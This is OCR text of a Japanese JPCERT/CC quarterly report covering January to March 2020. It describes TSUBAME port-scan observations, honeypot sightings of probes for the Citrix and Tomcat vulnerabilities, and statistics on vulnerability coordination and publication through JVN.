
1.4.2. TSUBAME の観測データの活用

JPCERT/CC では、主に日本企業のシステム管理者の方々に、自組織のネットワークに届くパケットの傾向と比較していただけるよう、日本国内の TSUBAME のセンサで受信したパケットを宛先ポート別に集計してグラフ化し、毎週月曜日に JPCERT/CC の Web ページで公開しています。また、四半期ごとに観測傾向や注目される現象を紹介する「インターネット定点観測レポート」を公開しており、2019 年 10 月から 12 月分のレポートを 2020 年 1 月 29 日に公開しました。


TSUBAME 観測グラフ
https://www.jpcert.or.jp/tsubame/index.html#examples
インターネット定点観測レポート（2019 年 10～12 月）
https://www.jpcert.or.jp/tsubame/report/report201907-09.html

1.4.3. TSUBAME 観測動向

本四半期に TSUBAME で観測された宛先ポート別パケット数の上位 1～5 位および 6～10 位を、［図 1-3］と［図 1-4］に示します。




［図 1-3：宛先ポート別グラフ トップ 1-5（2020 年 1 月 1 日-3 月 31 日）］




［図 1-4：宛先ポート別グラフ トップ 6-10（2020 年 1 月 1 日- 3 月 31 日）］

また、過去 1 年間（2019 年 4 月 1 日-2020 年 3 月 31 日）における、宛先ポート別パケット数の上位 1～5 位および 6～10 位を［図 1-5 ］と［図 1-6 ］に示します。



［図 1-5：宛先ポート別グラフ トップ 1-5（2019 年 4 月 1 日-2020 年 3 月 31 日）］



［図 1-6：宛先ポート別グラフ トップ 6-10（2019 年 4 月 1 日-2020 年 3 月 31 日）］

最も多く観測されたパケットは、本四半期も継続して 23/TCP （telnet）宛の通信でした。このパケットは、Mirai 等のマルウエアに感染した機器が発信することがあるため、通信元について調査したところ、防犯カメラに関連する機器の可能性がありました。複数のユーザに連絡を行った、ところ、防犯カメラの録画用機器がマルウエアに感染していることが判明し、ファームウエアの更新などの対策を実施するとの回答がありました。
2 番目に多かった 445/TCP 宛、3 番目に多かった 1433/TCP 宛についても、マルウエアの活動によるパケットの可能性があるため、送信元のユーザに連絡を行いました。その結果、サーバがハッキングされている可能性があることがわかり、ユーザによる対応が行われました。

1.4.4. 定点観測網の拡充に向けた試験運用とその分析

JPCERT/CC では、TSUBAME によるスキャン活動の観測に加えて、スキャンされたノードが反応した場合の攻撃活動を低対話型ハニーポットにより観測する可能性を模索し、そのための試作システムを用意して、有効性確認のための試験運用を行っています。試験運用では、HTTP の通信を収集する簡易なシステムを構築し、ノードから送られてきたパケットについてペイロードを含め分析を行っています。

2020 年 1 月 11 日～15 日にかけて、複数の Citrix Systems 社製品の脆弱性 (CVE-2019-19781) を悪用しようとしたとみられる通信を観測しました。この通信は、当該脆弱性の悪用が可能か否かを確認するもので、緩和策が適用されていない機器の探索と推測されます。
また、2020 年 2 月 21 日には Apache Tomcat の脆弱性 (CVE-2020-1938) の探索と思われる通信を観測しました。CNCERT によると、本脆弱性に関するセキュリティアドバイザリ公開後、一時的に通信が増加していることから、攻撃可能な機器の探索と推測されます。

なお、試験運用のハニーポットは、適切な応答を返す機能がない低対話型であるため、Citrix および Apache Tomcat の脆弱性に関する攻撃コードの詳細情報までは収集できていません。観測した内容に基づき、早期警戒情報や注意喚起を提供しました。

今後は、脅威情報収集の対象となる攻撃通信の収集対象拡大を目的として、現在観測している HTTP プロトコル以外のプロトコルを観測するために、新たなハニーポットを新規に構築し、評価を実施する予定です。

2. 脆弱性関連情報流通促進活動

JPCERT/CC は、ソフトウエア製品利用者の安全確保を図ることを目的として、発見された脆弱性情報を適切な範囲に適時に開示して製品開発者による対策を促進し、脆弱性情報と製品開発者が用意した対策情報を脆弱性情報ポータル JVN（Japan Vulnerability Notes；独立行政法人情報処理推進機構［IPA］と共同運営）を通じて公表することで広く注意喚起を行う活動を行っています。さらに、脆弱性を作り込まないためのセキュアコーディングの普及や、制御システムの脆弱性の問題にも取り組んでいます。

2.1. 脆弱性関連情報の取り扱い状況

2.1.1. 受付機関である独立行政法人情報処理推進機構（IPA）との連携

JPCERT/CC は、経済産業省告示「ソフトウエア製品等の脆弱性関連情報に関する取扱規程」（平成 29 年経済産業省告示第 19 号。以下「本規程」）に基づいて製品開発者とのコーディネーションを行う「調整機関」に指定されています。本規程で受付機関に指定されている IPA から届出情報の転送を受け、本規程を踏まえて取りまとめられた「情報セキュリティ早期警戒パートナーシップガイドライン（以下「パートナーシップガイドライン」）に従って、対象となる脆弱性に関係する製品開発者の特定、脆弱性関連情報の適切な窓口への連絡、開発者による脆弱性の検証等の対応や脆弱性情報の公表スケジュール等に関する調整を行い、原則として、調整した公表日に JVN を通じて脆弱性情報等を一般に公表しています。JPCERT/CC は、脆弱性情報の分析結果や脆弱性情報の取り扱い状況の情報交換を行う等、IPA と緊密な連携を行っています。なお、脆弱性関連情報に関する四半期ごとの届出状況については、次の Web ページをご参照ください。

独立行政法人情報処理推進機構（IPA）脆弱性対策
https://www.ipa.go.jp/security/vuln/


2.1.2. Japan Vulnerability Notes（JVN）において公表した脆弱性情報および対応状況

JVN で公表している脆弱性情報は、本規程に従って国内で届け出られた脆弱性に関するもの（以下「国内取扱脆弱性情報」；「JVN#」に続く 8 桁の数字の形式の識別子［例えば、JVN#12345678 等］を付与し

ている）と、それ以外の脆弱性に関するもの（以下「国際取扱脆弱性情報」;「JVNVU#」に続く 8 桁の数字の形式の識別子［例えば、JVNVU#12345678 等］を付与している）の 2 種類に分類されます。国際取扱脆弱性情報には、CERT/CC や NCSC-FI といった海外の調整機関に届け出られ国際調整が行われた脆弱性情報や海外の製品開発者から JPCERT/CC に直接届け出られた自社製品の脆弱性情報等が含まれます。なお、国際取扱脆弱性情報には、US-CERT からの脆弱性注意喚起の邦訳を含めていますが、これには「JVNTA」に続く 8 桁数字の形式の識別子（例えば JVNTA#12345678）を使っています。

本四半期に JVN において公表した脆弱性情報は 60 件（累計 3,550 件）で、累計の推移は［図 2-1］に示すとおりです。本四半期に公表された個々の脆弱性情報に関しては、次の Web ページをご参照ください。

JVN（Japan Vulnerability Notes）
https://jvn.jp/



［図 2-1：JVN 公表累積件数］


本四半期において公表に至った脆弱性情報のうち、国内取扱脆弱性情報は 30 件（累計 1,779 件）で、累計の推移は［図 2-2］に示すとおりです。本四半期に公表した 30 件の内訳は、国内の単一の製品開発者の製品に影響を及ぼすものが 24 件（このうち自社製品の届出によるものが 3 件）、海外の単一の製品開発者の製品に影響を及ぼすものが 4 件、国内の複数の製品開発者の製品に影響を及ぼすものが 1 件、海外の複数の製品開発者に影響を及ぼすものが 1 件ありました。

本四半期に公表した脆弱性の影響を受けた製品のカテゴリごとの内訳は、［表 2-1］のとおりです。本四半期は、ウェブアプリケーションが 9 件と最も多く、次いで無線 LAN や複合機といった組込系製品が 6 件と他の製品に比べ多い状況でした。それ以外のカテゴリでは、様々な OS で起動するアプリケーション

がある中、スマートフォンアプリケーションや Android アプリケーションといったモバイルアプリケーションに関するものが 4 件と比較的多い状況でした。その他の製品としては、CMS、CRM、ウェブブラウザ、プラグイン等があり、それぞれ 1 件ずつでした

［表 2-1：公表を行った国内取扱脆弱性情報の件数の製品カテゴリ内訳］

製品分類	件数
ウェブアプリケーション	9
組込系製品	6
スマートフォンアプリケーション	3
マルチプラットフォームアプリケーション	3
Windows アプリケーション	2
オペレーティングシステム	2
Android アプリケーション	1
CMS	1
CRM	1
ウェブブラウザ	1
プラグイン	1



［図 2-2：公表を行った国内取扱脆弱性情報の累積件数］

本四半期に公表した国際取扱脆弱性情報は 30 件（累計 1,771 件）で、累計の推移は［図 2-3］に示すとおりです。30 件のうち約 1/3 にあたる 11 件が、自社製品の届出ないしは自社製品に関する脆弱性情報公


開の事前通知によるものでした。

本四半期に公表した脆弱性の影響を受けた製品のカテゴリ内訳は、[表 2-2] のとおりです。本四半期は、組込系製品が 9 件と最も多くありました。次いで多かったのは、サーバ製品および制御系製品で、それぞれ 4 件でした。制御系製品に関する 4 件の内訳は、製品開発者による自社製品の届出に基づくものが 3 件、米国国土安全保安省傘下の CISA ICS による調整を経て公表に至ったものが 1 件でした。その他製品に関しては、macOS、Windows OS、アンチウイルス製品がそれぞれ 2 件ずつありました。
それ以外は、ウェブサービス、ウェブサーブレットコンテナ、ウェブブラウザ、ハードウエア製品、プロトコル、ミドルウエア、ライブラリがそれぞれ 1 件ずつでした。

本四半期は、特に国際取扱脆弱性情報において、製品開発者自身による届出や、自社製品に関する脆弱性情報公開にあたり JPCERT/CC へ事前通知するものが比較的多い傾向にありました。JPCERT/CC では、このような製品開発者自身からの告知を目的とした公表依頼の受付なども含めて、脆弱性情報の流通、調整および公表を幅広く行っています。

［表 2-2：公表を行った国際取扱脆弱性情報の件数の製品カテゴリ内訳］

製品分類	件数
組込系製品	9
サーバ製品	4
制御系製品	4
macOS	2
Windows OS	2
アンチウイルス製品	2
ウェブサービス	1
ウェブサーブレットコンテナ	1
ウェブブラウザ	1
ハードウエア製品	1
プロトコル	1
ミドルウエア	1
ライブラリ	1



［図 2-3：国際取扱脆弱性情報の公表累積件数］

2.1.3. 連絡不能開発者とそれに対する対応の状況等

本規程に基づいて報告された脆弱性について、製品開発者と連絡が取れない場合には、2011 年度以降、当該製品開発者名を JVN 上で「連絡不能開発者一覧」として公表し、連絡の手掛かりを広く求めています。これまでに 251 件（製品開発者数で 164 件）を公表し、48 件（製品開発者数で 28 件）の調整を再開することができ、脆弱性関連情報の取り扱いにおける「滞留」の解消に一定の効果を上げています。本四半期に連絡不能開発者一覧に新たに掲載した案件はありませんでした。本四半期末日時点で、合計 203 件の連絡不能開発者案件を掲載しており、継続して製品開発者や関係者からの連絡および情報提供を呼びかけています。

こうした呼びかけによっても製品開発者と連絡が取れない場合、IPA が招集する公表判定委員会が妥当と判断すれば、公表できることに 2014 年から制度が改正されました。本年度においては、本四半期に 2 年ぶりとなる公表判定委員会が開催され、そこで連絡不能開発者一覧に掲載されている 10 件の製品について審議し、9 件については公表が妥当と判定がされ、3 月 24 日にそれら 9 件を JVN にて公表しました。これまでに、公表判定委員会での審議を経て累計で 20 件（製品開発者数で 13 件）を、JVN の「Japan Vulnerability Notes JP（連絡不能）一覧」に掲載しています。

2.1.4. 海外 CSIRT との脆弱性情報流通協力体制の構築、国際的な活動

JPCERT/CC は、脆弱性情報の円滑な国際的流通のために、米国の CERT/CC、英国の NCSC、フィンランドの NCSC-FI、オランダの NCSC-NL など脆弱性情報ハンドリングを行っている海外の調整機関と協力関係を結び、必要に応じて脆弱性情報の共有、各国の製品開発者への通知および対応状況の集約、脆弱

性情報の公表時期の設定等の調整活動を行っています。また、2013 年末からは米国国土安全保安省傘下の CISA ICS との連携を開始し、本四半期までに合計 36 件の制御システム用製品の脆弱性情報を公表しています。

JVN 英語版サイト（https://jvn.jp/en）上の脆弱性情報も日本語版とほぼ同時に公表しており、脆弱性情報の信頼できるソースとして、海外のセキュリティ関連組織等からも注目されています。

JPCERT/CC は、CNA（CVE Numbering Authorities）としての活動も行っています。2008 年以降においては、MITRE やその他の組織への確認や照会を必要とする特殊なケース（全体の 1 割弱）を除いて、JVN 上で公表する脆弱性のほぼすべてに CVE 番号が付与されています。本四半期には、JVN で公表したもののうち国内で届出られた脆弱性情報に 37 個の CVE 番号を付与しました。

CNA および CVE に関する詳細は、次の Web ページをご参照ください。

CNA （CVE Numbering Authority）
https://www.jpcert.or.jp/vh/cna.html

CVE Numbering Authorities
https://cve.mitre.org/cve/cna.html

About CVE
https://cve.mitre.org/about/index.html

2.2. 日本国内の脆弱性情報流通体制の整備

JPCERT/CC では、本規程に従って、日本国内の脆弱性情報流通体制を整備しています。
詳細については、次の Web ページをご参照ください。

脆弱性情報取扱体制
https://www.meti.go.jp/policy/netsecurity/vulhandlingG.html

脆弱性情報ハンドリングとは？
https://www.jpcert.or.jp/vh/


情報セキュリティ早期警戒パートナーシップガイドライン（2019 年版）
https://www.jpcert.or.jp/vh/partnership_guideline2019.pdf

JPCERT/CC 脆弱性情報取扱いガイドライン（2019 年版）
https://www.jpcert.or.jp/vh/vul-guideline2019.pdf

2.2.1. 日本国内製品開発者との連携

本規程では、脆弱性情報を提供する先となる製品開発者のリストを作成し、各製品開発者の連絡先情報を整備することが、調整機関である JPCERT/CC に求められています。JPCERT/CC では、製品開発者の皆さまに製品開発者リストへの登録をお願いしています。製品開発者の登録数は、［図 2-4］に示すとおり、2020 年 3 月 31 日現在で 1024 となっています。
登録等の詳細については、次の Web ページをご参照ください。

製品開発者登録
https://www.jpcert.or.jp/vh/register.html



［図 2-4：累計製品開発者登録数］

2.2.2. 製品開発者との定期ミーティング

